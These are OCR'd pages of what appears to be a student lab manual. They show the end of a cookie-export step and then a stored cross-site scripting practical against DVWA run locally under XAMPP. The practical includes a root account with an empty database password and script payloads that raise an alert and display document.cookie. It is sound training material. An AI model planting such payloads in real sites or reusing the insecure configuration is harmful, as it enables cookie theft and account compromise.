
Step 6: Click on Extension, then click on cookie editor.
Select the cookie and then click on Export.





Step 7: One dialogue box will open. Then open with Microsoft Word.





Practical No. 8


Aim: Persistent Cross-Site Scripting Attack

1.Setup a vulnerable web application that is suspectible to persistent XSS attacks.

2.Craft a malicious script to exploit the XSS vulneraqbility and execute arbitrary code.

3.Observe the consequences of the attack and understood the potential risks associated with XSS vulnerabilities.

Step 1: Open Xampp and start Apache and MySQL.



Step 2: In DVWA folder -> config folder -> Rename config.inc.php.dist or config.inc.php.bak to config.inc.php

Step 3: Open that file in notepad.

Edit the credentials like database, user, password.


User = ‘root’, password = ‘’ (keep password empty ‘’)

```
# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'system';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```


Step 4: Open Microsoft Edge. Type **http://localhost/DVWA** (Type DVWA-master if your folder name is DVWA-master)

If Not found Error Occur, then go to Xampp. In Apache -> click on config -> click on Apache(httpd.conf) - If port number is 80 then change it to 8080 or 8081.


Step 5: Open Microsoft Edge. Type **http://localhost:8080/DVWA** (here after localhost:, type changed port number)




Step 6: The following page appears. Then click on the Create/Reset Database button.




Step 7: Click on the login hyperlink present bottom of the page



Enter the credentials as Username-admin and Password- password then click login button.




Step 8: Goto DVWA Security setting option in left.



Step 9: Change Security level to low. Then click Submit to apply




Step 10: Now goto XSS(Stored) from the left navigation menu.



Step 11: Test 1

Name: Test 1

Message: : <script>alert (“Hello World...”) </script> Then click on the Sign Guestbook button.



Step 12: Following output appears. Click on OK button to go back to previous page



Step 13: Test 2

Name: Test 2

Message: <script>alert(document.cookie)</script> Then click on the Sign Guestbook button



Step 14: The following result appears.



Practical No. 9

